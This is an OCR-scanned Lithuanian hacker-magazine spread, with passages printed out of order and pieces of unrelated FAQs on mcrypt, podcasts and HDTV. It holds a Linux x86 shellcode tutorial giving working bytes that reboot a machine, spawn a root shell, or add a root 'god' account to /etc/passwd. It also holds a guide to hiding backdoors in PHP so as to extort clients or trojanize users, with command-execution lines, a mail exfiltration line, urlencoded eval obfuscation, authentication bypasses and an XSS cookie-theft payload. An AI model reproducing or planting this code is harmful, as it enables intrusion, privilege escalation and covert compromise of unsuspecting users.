Šis shellkodas iškviečia sisteminę funkciją pause, kuri lauks, kol tu nuspausi <Ctrl+C>. Puiku, tiesa? O juk tai galėjo būti ir kokia nors ne tokia nekalta funkcija.

[Džentelmeno rinkinys] Norint įgyvendinti visus straipsnyje aprašytus dalykus, tau prireiks:
1. *Linux* — mašinos su jame įdiegtu pingvinu
2. NASM (*http://sourceforge.net/projects/nasm*) — asemblerio su Intel sintakse
3. LD — standartinio linkerio
4. *Objdump* — baitkodo peržiūros įrankio
5. *Strace* — iškvietimų peržiūros įrankio

Visa tai gali gauti praktiškai kiekvienuose namuose, todėl apsirūpinti reikiamais įrankiais tikrai nesudėtinga.

[LEVEL UP: REBOOT] Dabar mudu sukursime magiškąjį perkrovimą, kuris akimirksniu perkraus tavo OS ir sunaikins visus neišsaugotus duomenis. Tuojau paaiškinsiu kodėl. Visų pirma, tu juk nesiruoši išsaugoti kokių nors nesvarbių serveryje (kuris yra tavo tikslas) saugomų laikinų duomenų. Antra, kad duomenys būtų išsaugoti, reikia pridėti porą papildomų *(syn() syn())* iškvietimų, kas turės įtakos shellkodo dydžiui. Tiesiog mašinos perkrovimui skirtas specialus ir universalus iškvietimas *reboot*. Priklausomai nuo jam perduotų parametrų jis naudoją vieną ar kitą perkrovimo metodą. Pavyzdžiui, norint tiesiog be jokių papildomų klausimų



man 2 exit

ar perspėjimų perkrauti mašiną, į EBX, ECX ir EDX registrus reikia perkelti tokius parametrus: pirmą magišką žodį, antrą magišką žodį, specialią vėliavėlę. Aš nejuokauju, dokumentacijoje iš tiesų rašoma apie du magiškuosius žodžius, kurie turi būti perduoti kaip pirmi du parametrai. O vietoje trečio turi būti perduodama speciali integer tipo vėliavėlė, kuri iš esmės ir nurodo, kaip turi veikti mūsų reboot: tiesiog persikrauti, nieko nedaryti, ar išvesti system halted tipo pranešimą, ar išjungti kompiuterį. Pirmas atvejis:

```
xor     eax,eax
mov     ebx,xfee1dead
mov     ecx,672274793
mov     edx,0x1234567
mov     al,88
int     80h
```

Iš pradžių standartiškai išvalomas EAX registras, po to į EBX ir ECX registrus perkeliami magiškieji skaičiai, o į EBX — speciali vėliavėlė.
Iš tokio paprasto kodo gaunamas štai toks Shell-kodas:

```
"\x31\xc0\xbb\xad\xde\xe1\xfe"
"\xb9\x69\x19\x12\x28\xba\x67"
"\x45\x23\x01\xb0\x58\xcd\x80"
```

Nors jis ir nėra didelis (21 baitas), tačiau kokia žudikiška jėga! Jeigu žvilgtelėtumei į dokumentaciją (*manual pages*), tuomet ten pamatytum, kokias dar vėliavėlės reikšmes galima perduoti. Jeigu nori pasipraktikuoti, gali, pavyzdžiui, parašyti kompiuterio išjungimo programą.

[Bendros paskirties registrai] Norint programuoti su asembleriu, pakanka viso labo keturių bendros paskirties registrų: EAX, EBX, ECX, EDX. Tai 32 bitų registrai, t.y. juose gali būti saugomi net 4 baitai. Jeigu reikia panaudoti ne visus 32 registro bitus, o, tarkim, tik 16 ar 8, tuomet naudojami šie registrai: AX, BX, CX ir DX (16 bitų, be priešdėlio „E") bei jų puselės: AH, AL, BH ir t.t.

32 bit	16 bit	8 bit (h)	8 bit (l)
EAX	AX	AH	AL
EBX	BX	BH	BL
ECX	CX	CH	CL
EDX	DX	DH	DL

[Owned By Me!] Nesilyginsime su pradedančiaisiais programuotojais ir nerašysime *hello world*, geriau parašykime *Owned By Me!* :). Iš pradžių mums reikia sužinoti, koks sisteminis iškvietimas išveda eilutę. Žvilgtelėjus į unistd.h, galima lengvai surasti funkciją *write* — greičiausiai tai yra būtent tai, ko mums reikia. Įsimink jos numerį — 4, dabar žvilgtelėkim į *man 2 write*, kur matome, kad funkcija reikalauja trijų parametrų: išvedimo deskriptoriaus, rodyklės į duomenis ir duomenų dydžio, t.y. reikės užpildyti EBX, ECX ir EDX registrus. EAX registre turi būti saugomas iškvietimo numeris — 4.
Jeigu visa tai suvirškintume ir panaudotume savo programoje, gaunasi toks kodas:

```
cdq
push    edx
push    eax
pop     ebx
push    ' Me!'
push    'd By'
push    'Owne'
mov     ecx,esp
inc     bl
mov     al,4
mov     dl,12
int     80h
xor     eax,eax
inc     al
int     80h
```

Su pirma komanda mes nunuliname EDX, o su keturiomis kitomis — EAX ir EBX. Toliau į steką įkeliame eilutę (atbuline tvarka po 4 baitus) ir visa tai išsaugojame ECX registre (antrasis *write* parametras). Vienetu padidiname BL, kadangi tai pirmasis parametras (1 = išvesti į standartinį išvedimo srautą, *stdout*), į AL įkeliame sisteminio *write* iškvietimo numerį, o į DL — mūsų eilutės ilgį, po ko valdymą perduodame branduoliui ir išeiname. Jeigu nedarytume *exit*, tuomet kodas būtų įvykdytas, tik po to atsirastų *Segmentation Fault* tipo pranešimas, kas nėra pageidautina.
Po *objdump* gauname štai tokį shellkodą:

```
"\x99\x52\x58\x50\x5b"
"\x68\x20\x4d\x65\x21"
"\x68\x64\x20\x42\x79"
"\x68\x30\x77\x6e\x65"
"\x89\xe1\xfe\xc3"
"\xb0\x04\xb2\x0d"
"\xcd\x80\x31\xc0"
"\xfe\xc0\xcd\x80"
```

36 baitai... Shellkodui tai santykinai nedaug. Tą patį kodą galima perrašyti kiek kitaip, skirtingai išsaugojant duomenis (ne visada patogu perkėlinėti eilutę į steką):

```
jmp     short dat
main:
pop     ecx
cdq
push    edx
pop     eax
push    eax
```

```
pop     ebx
inc     bl
mov     al,4
mov     dl,13
int     80h
xor     eax,eax
inc     al
int     80h
dat:
call    main
db '    Owned By Me!',0xa
```


Pirmoje eilutėje peršokame į žymę *dat*, čia iškviečiame žymę *main*. Taip pas mus steke išsaugojamas mūsų eilutės adresas (juk *call* į steką įkelia po jos einančios instrukcijos adresą). Pagrindinėje funkcijoje iš steko išimame paskutinę reikšmę ir išsaugojame kaip antrąjį *write* iškvietimo parametrą. Toliau eina mano jau aprašytas kodas. Gauname tokį shellkodą (4 baitais daugiau, kadangi naudojami *jmp* ir *call* iškvietimai):

```
"\xeb\x14\x59\x99\x52\x58\x50\x5b"
"\xfe\xc3\xb0\x04\xb2\x0d"
"\xcd\x80\x31\xc0\xfe\xc0"
"\xcd\x80\xe8\xe7\xff\xff\xff"
"\x30\x77\x6e\x65\x64\x20\x42\x79"
"\x20\x4d\x65\x21\x0a"
```

Dabar, kai tu jau moki išvedinėti tekstą, laikas pereiti prie dažniausio ir praktiškiausio shellkodo panaudojimo.

[Vykdome „execve"] Norint **nix* sistemoje paleisti tam tikrą programą, reikia pasinaudoti funkcija *execve*, tam į EAX reikia įrašyti 11 arba 0xb. *Execve* reikia perduoti tris parametrus: rodyklę į pilną iškviečiamos programos kelią, rodyklę į iškviečiamos programos pavadinimą su argumentais ir rodyklę į *env* (į env mes, ko gero, spjausim).
Ką gi, pradėkim!

```
cdq
push    edx
```



owned by me!

```
pop     eax
push    eax
push    'n/sh'
push    '//bi'
mov     ebx,esp
push    eax
push    ebx
mov     ecx,esp
mov     al,0xb
int     80h
```

Šiame kode mes iš pradžių nunuliname EDX ir EAX registrus, po to į steką įrašome mūsų iškviečiamos programos pavadinimą su nuliu kaip užbaigiančiuoju simboliu. Po to mes iš steko išimame reikšmę ir įkeliame ją kaip pirmąjį parametrą. Tolimesniame etape mes į steką įrašome antrąjį parametrą ir nulį, t.y. gauname savotišką masyvą, po ko visą jį įkeliame į ECX (antrasis parametras). Į AL įrašome sisteminio iškvietimo numerį ir atliekame patį iškvietimą. Šis nesudėtingas asemblerio kodas pavirsta štai tokiu shellkodu:

```
"\x99\x52\x58\x50"
"\x68\x6e\x2f\x73\x68"
"\x68\x2f\x2f\x62\x69"
"\x89\xe3\x50\x53\x89"
"\xe1\xb0\x0b\xcd\x80"
```

Baitkodas pakankamai trumpas — 24 baitai. Shellkodui tai visai priimtina.
Čia nereikia iškviesti *exit*, kadangi vykdymo metu valdymas perduodamas */bin/sh*. Kad shellkodas būtų iš tiesų efektyvus, prie jo reikia „prisukti" *setuid()*. *Setuid* — tai sisteminis iškvietimas, kuris einamo vartotojo UID pakeičia į vietoje iškvietimo parametro perduotą UID:

```
xor     eax,eax
xor     ebx,ebx
mov     al,0x17
int     80h
cdq
push    eax
push    'n/sh'
push    '//bi'
push    esp
pop     ebx
push    eax
push    ebx
push    esp
pop     ecx
mov     al,0xb
int     80h
```

Šis kodas praktiškai nesiskiria nuo ankstesnio. Tiesiog jo pradžioje prisidėjo *setuid* iškvietimas. Gautas shellkodas:

```
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80\x99\x50"
"\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69"
"\x54\x5b\x50\x53\x54\x59\xb0\x0b\xcd\x80";
```

30 baitų — tai nėra blogai. Manau, kad dabar metas imtis paties rimčiausio mūsų shellkodo parašymo — *user_add*.

[LOGIN: GOD] Šiame shellkode mes turėsime dirbti iš karto su keturiais sisteminiais iškvietimais: *open*, *write*, *close* ir *exit*. Pirmasis iškvietimas su tam tikrais parametrais atidarys slaptažodžių bylą (*/etc/passwd*), antrasis ten pridės naują eilutę su mūsų naujojo vartotojo parametrais, trečiasis iškvietimas uždarys bylą, o paskutinis ketvirtasis iškvietimas korektiškai išeis iš programos. Pirmyn!

```
cdq
push    edx
pop     eax
push    eax
pop     ecx
push    'swd.'
push    '/pas'
push    '/etc'
mov     byte [esp+11],al
mov     ebx,esp
mov     cx,0x441
mov     al,5
int     80h
mov     ebx,eax
push    '/shx'
push    '/bin'
push    '::/:'
push    ':0:0'
push    'god:'
mov     byte [esp+19],0xa
mov     ecx,esp
mov     dl,20
mov     al,4
int     80h
mov     al,6
int     80h
xor     ebx,ebx
inc     al
int     80h
```

Dabar apie viską išsamiau. Pradžioje mes su jau įprastinėmis instrukcijomis nunuliname mūsų naudojamus registrus ir į steką įrašome redaguojamos bylos pavadinimą. Pavadinimo pabaigoje yra taškas, kuris čia yra todėl, kad shellkode nebūtų nulių. Toliau kode šis nereikalingas simbolis pakeičiamas nuliu, kad sisteminiai iškvietimai matytų eilutės pabaigą.

Po to mes pirmąjį *open* iškvietimo parametrą įkeliame į EBX, o antrąjį parametrą — į ECX (0x441 pažiūrėk į parametro specifikaciją), o į AL mes turime įrašyti sisteminio iškvietimo numerį — 5. Po to iškviečiame *int 80h*.

Toliau mūsų laukia antrasis iškvietimas, kurio parametruose tu jau galėsi susigaudyti ir pats. Tačiau iš pradžių mes į EBX įrašome EAX registro turinį, kadangi iškvietus open parametras išsaugomas EAX registre, o kitam iškvietimui reikia, kad jis būtų EBX registre. Mes ištriname nereikalingą simbolį *(x)*, tik šį kartą tai padarome su eilutės perkėlimo ženklu *(0xa)*. Sudėliojame standartinius parametrus, apie kuriuos aš tau jau aiškinau pavyzdyje su *write*, ir iškviečiame pertraukimą. Tolimesnis iškvietimas — *close*, kuriam reikia perduoti viso labo vieną parametrą — bylos deskriptorių (EBX). Ir galų gale *exit* su išėjimo kodu 0.

Tikiuosi, kad tu jau sukompiliavai programą ir gavai shellkodą (vietos taupymo sumetimais aš jo čia nepateiksiu). Be abejo, jis nėra mažas, kadangi shellkode yra pakankamai didelės eilutės, tačiau bendrai paėmus jis normaliai optimizuotas.



www.milw0rm.com — skirtingoms platformoms skirtų shellkodų pavyzdžiai
www.shellcode.org — šiek tiek dokumentuotų shellkodų
www.l0t3k.org — labai daug informacijos apie shellkodų kūrimą

Išbandymas

Norint patikrinti, kaip veikia mūsų nuostabieji shellkodai, pakanka parašyti trumpą C programą, su kuria po to galima atlikti išbandymą. Praktiškai eksploito šablonas:

```
char sc[] =
    "musu shell-kodas"
    "randasi cia";


int main()
{
    int (*f)() = (int (*)())sc;
    f();
}
```

Kompiliuok, paleisk, ir jeigu viskas gerai, programa valdymą perduos į mūsų sukurtą ir atmintyje saugomą shellkodą.


[Pagrindinės asemblerio instrukcijos] Kurdami shellkodus mes naudosimės ne pačiu plačiausiu asemblerio komandų rinkiniu. Štai viskas, ko mums prireiks:

Instrukcija	Reikšmė
mov dst,src	į dst įrašo src reikšmę
add dst,src	prie dst prideda src reikšmę
sub dst,src	iš dst atima src reikšmę
push src	įkelia src į steko viršūnę
pop dst	į dest įrašo viršutinį steko elementą
inc reg	vienetu padidina registro reikšmę (++)
dec reg	vienetu sumažina registro reikšmę (--)
lea dst,src	į dst užkrauna src adresą
xchg dst,scr	sukeičia dst ir src reikšmes
xor reg,reg	xor operacija su registru
int num	pertraukimo su numeriu num iškvietimas

[Exit(0)] Shellkodų programavimas — labai įdomus užsiėmimas: vienu metu gali juo žavėtis ir jo nekęsti. Jeigu tau kas nors nepavyksta — nenusimink, o rašyk man, aš pasistengsiu tau padėti. Štai ir viskas. Linkiu sėkmės ekstremaliuose programavimo eksperimentuose!



execve parametrai



065

Neatsitiktinės klaidos

Specialiai darome klaidas „php“ skriptuose

MES HAKERYJE LABAI DAUG RAŠOME APIE TAI, KAIP PROGRAMINIAME KODE IEŠKOTI KLAIDŲ, MOKOME TAVE VISOKERIOPAI APSAUGOTI SAVO PROGRAMAS, KAD NĖ VIENAS HAKERIŪKŠTIS PRIE JŲ NEPRISIARTINTŲ NĖ PER KILOMETRĄ. GALBŪT TAI TAU PASIRODYS KEISTA, TAČIAU KARTAIS IŠKYLA BŪTINYBĖ SPECIALIAI SAVO PROGRAMOJE PALIKTI GUDRIĄ KLAIDĄ, KURIĄ SURASTI BŪTŲ SUDĖTINGA, O NAUDOTIS — PATOGU. ŠIANDIEN AŠ TAVE IŠMOKYSIU DARYTI TOKIAS KLAIDAS.

[Kam to reikia?] Iš tiesų, kam to gali prireikti — sąmoningai savo kode daryti klaidas? Naivuolis! Priežasčių yra daugybė.

* Užsakovo kontrolė. Įsivaizduok, kad tu dirbi laisvai samdomu programuotoju ir į tave kreipiasi nežinomas žmogus, kuris pas tave užsako sudėtingą sistemą. Tu ją parašai, tačiau būgštauji, kad jis tave vienaip ar kitaip apgaus. Tokiu atveju neįkainojamas dalykas — užsakovo paveikimo mechanizmas po darbų pridavimo arba galimybė kaip nors kontroliuoti ir įvertinti tavo projekto gyvybingumą. Jeigu tu paliksi protingai sukurptą bekdorą, užsakovas amžinai kabos ant tavo kabliuko: vos tik kas — ir tu jam suorganizuoji saldžią gyvenimo pamoką!

* Trojanizuotas projektas. Puiki idėja — parašyti kokią nors kietą sistemą ir nemokamai ją platinti. Jeigu projektas iš tiesų geras, tai žmonės pas save įdiegs tavo skriptus, o tu per savo klaidą galėsi juos visus gražiai „padaryti“.

* Konkretaus projekto nulaužimas. Įsivaizduok, jog tau reikia gauti priėjimą prie kokio nors projekto. Tokiu atveju galima parašyti kokį nors patogų nedidelį skriptą su mažyte grakščia klaida, kurią pastebėti oi kaip nepaprasta. Po to tu gali pasinaudodamas socialine inžinerija priversti projekto administratorių savo serveryje įdiegti šį skriptą — tarkim, jį sudomino tavo skripto galimybės, tu jį įkalbi išbandyti naują produktą arba pasiūlai „nenulaužiamą phpBB versiją, kurią testavo geriausi pasaulio hakeriai ir joje išgaudė visas klaidas“.

Priežasčių, dėl kurių web programuotojui visada naudinga mokėti į savo projektą įsiūti porą klaidų, yra daug. Dabar metas ir tave išmokyti, kaip tai padaryti gražiai ir dailiai.

[Gražiai ir saugiai] Atrodytų, kas gali būti paprasčiau, nei sukurti klaidą ir taip palikti skylę? Kaip tu tikriausiai pagalvojai, viskas išsprendžiama su viena iš šių eilučių:

```
system($_GET["hack_cmd"]);
# arba:
system("echo $_GET['hack_msg'] | mail hacker@superhost.gov");
# arba:
include($_GET[filename]);
```

Tačiau pagalvok, kas bus, jeigu tu šią eilutę pridėsi į savo skriptą, kuris susideda iš vos 20 eilučių. Bet kuris darželinukas per 10 sekundžių nuo išeities teksto atidarymo tau pasakys, kad šio skripto jis pas save nedės ir geriau nueis į google paieškoti projektų su jau įdiegtu tavo skriptu. Taigi aukščiau pateikti pavyzdžiai priskiriami kategorijai „kaip nereikia daryti“.

Ir dar vienas niuansas. Labai svarbu, kad suradus tavo skylę ji atrodytų ne kaip specialiai paliktas bekdoras, o būtų panaši į paprasčiausią klaidą arba bent jau būtų paslėpta taip, kad ją būtų keblu surasti.

Beje, gana įvadinės dalies, pereikime prie sprendimų. Visų pirma, aš tave išmokysiu į savo skriptus įterpti gudrius bekdorus, antra, išmokysiu daryti naivias klaidas. Kaip tu greitai suprasi, norint daryti klaidas, galvoje reikia turėti pakankamai pilkosios masės :).

[Bendros idėjos] Pirmiausia reikia apgalvoti, kur ir kaip mes įkurdinsime savo klaidas. Jų forma ir turinys — atskira šneka. Dabar nuspręskime, kokioje programos vietoje mes jas slėpsime. Bet kuri php sistema paprastai susideda iš daugybės bylų. Tokiose sistemose visada būna keletas bylų su klasių arba funkcijų aprašymais — šie aprašymai tiesiog prijungiami *(include)* prie skriptų, kuriuose naudojamos aprašytis klasės ir procedūros. Mūsų klaidas geriausia būtų paslėpti būtent bylose su funkcijų aprašymais, kadangi jos dažniausiai būna gana didelės apimties, o rankiniu būdu surasti vieną kenksmingą eilutę sudėtinga.

Būtų kieta, jeigu mums pavyktų apsieiti be tokių „hakeriškų“ dalykėlių, kaip „include“ ir „system“ :). Aš manau, kad geriausia į programos kodą įrašyti ne buką *system($_GET[cmd])*, o kokią nors sunkiai suprantamą loginę klaidą, kurios automatinėmis priemonėmis niekaip nesurastum. Apie tai mes taip pat pakalbėsime, tačiau iš pradžių aptarkime kiek kitokias idėjas.

[Sulyginimo klaidos] Daugelyje skriptų yra vietų, kur atliekama vartotojų autentifikacija. Bendru atveju tai daroma maždaug taip. Iš lentelės išrenkamas vartotojo įvestą vardą atitinkantis įrašas, po ko patikrinama, ar įrašas grąžintas, bei sulyginamas įvestas ir originalus slaptažodis arba slaptažodžių hešai. Tikriausiai tu dabar pagalvojai, kad aš tau papasakosiu apie *sql-injection*. Deja, ne. Pirmojo mūsų triuko esmė slypi sulyginimo operatoriaus (==)

panaudojime. Sakyk, ar esi tikras, kad žinai, kaip jis veikia? Pabandykime tave patikrinti. Kaip reikiant pagalvok ir pasakyk, ką grąžins šis kodas:

```
if(0=="aa1") {return 1;} else {return 0;}
```

Daugelis žmonių mano, kad jis grąžins 0, kadangi nulis nėra lygus eilutei „aa1". O kodas grąžins vienetuką. Operatoriaus == požiūriu, skaičius 0 „lygus" eilutei „aa1". Visa esmė čia tame, kad PHP, kaip kalba be aiškiai išreikšto duomenų tipizavimo, programuotojams suteikia didelę laisvę, tačiau tuo pačiu sukelia tam tikrų problemų. Taigi su == operatoriumi sulyginus sveiką skaičių ir eilutę, eilutė bus transformuota į int tipą (*type casting* — tipų pakeitimas) ir visada bus „lygi" nuliui. Šią savybę galima panaudoti siekiant į savo sistemą įdiegti slaptą įėjimą, ką galima įgyvendinti štai taip:

```
if(ereg("^[0-9]$",$_GET[passwd])) $passwd=(int)$_GET[passwd];
else $passwd=$_GET[passwd];
if($_GET[login]=="user_name" && $passwd=="T9s8)jdy67") {
    echo "hello";
}
```

Šiame pavyzdyje paprasčiausiai sulyginami kintamieji ir griežtai apibrėžtos reikšmės. Tačiau toks kodas išganingąjį „hello" išves dviem atvejais: jeigu lauke *passwd* bus slaptažodis (T9s8)jdy67) arba... skaičius 0.
Beje, *bugtraq* forumuose neseniai buvo pasirodę pranešimai apie panašią klaidą. Savaime suprantama, ji buvo aptikta *phpBB* forume (jeigu tik aš netyčia ko nors nepainioju).

[Pokštai su „eval"] Neblogas būdas kodo viduje paslėpti bekdorą — pasinaudoti funkcija *eval*. Tu tikriausiai žinai, jog ši funkcija užsiima tuo, kad įvykdo jai perduotą *php* kodą. Kodas perduodamas paprasčiausios eilutės pavidalu, pavyzdžiui, štai taip:

```
eval("echo 'ok';");
```

Šiuo atveju bus išvesta eilutė 'ok'. Mūsų atveju slaptosios kodo eilutės negalima įterpti atviru pavidalu. Juk daugelis dideles sistemas tiriančių ir jose klaidų ieškančių įsilaužėlių programos tekste paprasčiausiai ieško raktinių žodžių — potencialiai pavojingų funkcijų *(system(), exec(), include()* ir t.t.) iškvietimų. Dėl to mes pasinaudosime savo pranašumu ir nuodingąjį kodą transformuosime į URL atvaizdavimą, kuomet kiekvienas simbolis atitinkamai atvaizduojamas *%šešioliktainis_simbolio_kodas* pavidalu. Tokią eilutės kodavimo procedūrą labai paprasta suprasti:

```
$str="system('ls -la');";
for($i=0;$i<strlen($str);$i++) {
    $code=ord($str[$i]);
    $hexcode=dechex($code);
     echo "%".$hexcode;
 }
```

Eilutei *system('ls –la')*; bus gauta tokia baitų seka:

```
%73%79%73%74%65%6d%28%27%6c%73%20%2d%6c%61%27%29%3b
```

Dabar, jeigu mes jai perduotume valdymą, prieš tai ją apdoroję su funkcija *urlencode*, būtų nepastebimai įvykdoma mūsų hakeriška komanda:

```
eval(urldecode("%73%79%73%74%65%6d%28%27%6c%73%20%2d%6c%61%27%
29%3b"));
```

[Gamtai nepaprieštarausi] Kiečiausia, ką galima sugalvoti darant klaidas — tai padaryti loginę klaidą, t.y. sąmoningai suregzti tokią if'ų, case'ų, ciklų ir išorinių funkcijų iškvietimų mišrainę, kad esant tam tikroms sąlygoms ši konstrukcija suveiktų tavo labui. Surasti tokį dalyką tarp tūkstančio kodo eilučių — tiesiog neįmanoma, ir čia nepadės net automatizacija :). Tuo mes su tavimi ir pasinaudosime. Įsivaizduok tokį kodo fragmentą:

```
function isLogin($login) {
    if(ereg($login, "^[a-zA-Z0-9]{3,10}$")) {return true;}
    else {return false;}
}

function isPasswd($passwd) {
    if(ereg($passwd, "^[a-zA-Z0-9]{8,20}$")) {return true;}
    else {return false;}
}

function auth($login, $passwd) {
    $ll=-2;
    if(isLogin($login)) $ll++;
    if(isPasswd($passwd)) $ll++;
    if(!isset($l)) $l=$ll;
    if($l==0) {
        return true;
    } else {
        return false;
    }
}
```

Funkcijos *isLogin* ir *isPasswd* įkurdintos atskiroje byloje, *auth()* — taip pat. Viskas iškviečiama išorinėje byloje. Sakyk, kaip tokiu atveju galima apeiti autentifikaciją?
Elementariai! Jeigu skripte aktyvuotas parametras *register_*

[Šifravimas ir PHP]
Tau veikiausiai iškilo klausimas, kaip galima šifruotis su RSA. Iš tiesų, šifravimo ir PHP temos mes dar praktiškai neaptarinėjome. Norint pasinaudoti tokiais algoritmais, kaip DES, *TripleDES, Blowfish*, 3–WAY, SAFER–SK64, SAFER–SK128, TWOFISH, TEA, RC2 ir t.t., reikia įdiegti biblioteką libmcrypt–2.5.6. Ją tu gali rasti arba mūsų diske, arba parsisiųsti iš interneto, adresu *mcrypt.sourceforge.net*. Po to, kai tu išpakuosi archyvą su biblioteka, tau reikia ją sukompiliuoti su parametru *--disable–posix–threads*, po ko taip pat reikės iš naujo sukompiliuoti PHP, configure skriptui papildomai sušeriant parametrą *--with–mcrypt[=DIR]*.
Įdiegęs biblioteką tu galėsi naudotis daugybe funkcijų, kurių aprašymą rasi mūsų diske. Internete apie tai paskaityti gali *www.php.net* svetainėje — čia tau pakaks pagrindiniame puslapyje esančiame paieškos laukelyje įvesti žodelį *mcrypt*.





programuotojo neapsižiūrėjimas ar specialiai padaryta klaida?


globals=On, skriptui pakanka perduoti parametrą l=0. Tokiu atveju į kintamąjį $l bus įkelta tavo reikšmė, o visi patikrinimai nueis šuniui ant uodegos.

[CSS ir sesijos] Štai kur tikra erdvė veistis vabaliukams ir klaidelėms! Dabar tapo madinga sesijas susieti su IP adresais, iš kurių jos buvo inicijuotos. Laikai, kuomet nugvelbus sesijos ID buvo galima gauti priėjimą prie ten paslėptų kito IP adreso parametrų, lygiai kaip ir vartotojų vardų bei slaptažodžių saugojimas sausainukuose atviru tekstu, jau seniai praėjo :).

Visų pirma reikia esant tam tikroms sąlygoms leisti vartotojui įterpti CSS kodą. Savaime suprantama, prie bet kokių kitų sąlygų sistema turėtų atmesti visą likusį kenksmingą mėšlą. Čia tu pripratai naudotis ereg funkcijomis, kurios iš vartotojiškų eilučių iškerpa nereikalingus simbolius. Daugelyje projektų vartotojams kuriami specialūs bb tagai, tokie, kaip [img] ir [b], kurie leidžia elementariai formatuoti pranešimus. Šiuo atveju galima padaryti mažytę klaidelę ir leisti vartotojui vietoje vieno bb tago parametrų įterpti štai tokią konstrukciją:

```
style=background-image:url(javascript:alert("XSS"))
```

Tai leis realizuoti CSS ataką. Tačiau ką su ja mes galėsime gauti? Kaip įprasta, sausainukų turinį. Štai kur visa esmė. Sausainukuose reikia paslėpti ką nors labai svarbaus, pavyzdžiui, su RSA užšifruotus vartotojų vardų ir slaptažodžių derinius. Šifruotą seką įkelsime į sausainuką, ir prie šios informacijos neprieis niekas, išskyrus mus. Net jeigu koks nors kietas hakeris ir gaus vartotojo sausainuką bei supras, kad keistame PHPSID kintamajame saugoma ne kas kita, kaip užšifruota u+p pora, jis prie šios informacijos negalės prieiti net ir turėdamas priėjimą prie atviro rakto, su kuriuo mes užkodavome vartotojo prisijungimo duomenis.



bibliotekos mcrypt funkcijų aprašymas



Kas tai yra podkastas?



Livejournal.com ir kiti *on-line* dienoraščiai tinklo visuomenės jau nebejaudina taip, kaip prieš keletą metų. Paprasčiausiai prie jų visi jau priprato. Naujas būdas internete padžiauti savo apatinius — tai taip vadinami audio-blogai. Nuo šiol tau rūpimas mintis tu gali išreikšti ne rašytine forma, o balsu. Tai kažkas panašaus į *on-line* radiją, tik kiek kitu, periodiniu formatu. Taigi dienoraštis, kuriame pateikiami balso pranešimai, vadinasi podkastu. Pats šis žodis kilo iš *iPod* grotuvo pavadinimo ir angliško žodžio *broadcasting* (transliavimas). Specialiai sudarius RSS formą, podkastą galima perklausyti ir su minėtuoju grotuvu. *Audio-blogai* saugomi specialiuose resursuose — *podcast* terminaluose.



Kas tai yra HDTV ir IPTV?



HDTV (angl. High Definition TeleVision, didelės raiškos televizija) — plačiaekranė televizija, naudojanti skaitmeninį garsą ir išsiskirianti didele raiška. HDTV raiška, lyginant su standartine televizija, yra daug didesnė. Jeigu įprastinės televizijos raiška yra 720x480 NTSC sistemoje ir 720x576 PAL sistemoje, tai HDTV atveju ji siekia 1920x1080 (1080i) ir 1280x720 (720p). Raidė i reiškia, kad vaizdas perduodamas 50 arba 60 puskadrių per sekundę greičiu (Interlaced). Šis režimas leidžia vaizdo perdavimo metu sumažinti duomenų srautą, tačiau pablogina dinaminių scenų vaizdo kokybę. Indeksas parodo, kad vaizdas bus apdorojamas 24, 25, 30, 60 pilnų kadrų per sekundę greičiu (Progressive Scan). Toks vaizdas atrodo natūraliau, tačiau padidina duomenų srauto apimtį. HDTV neturi 4:3 formato vaizdo perdavimo standarto ir pripažįsta tik 16:9. Dar vienas svarbus privalumas: galimi skirtingi skaitmeniniai formatai įskaitant ir Dolby Digital 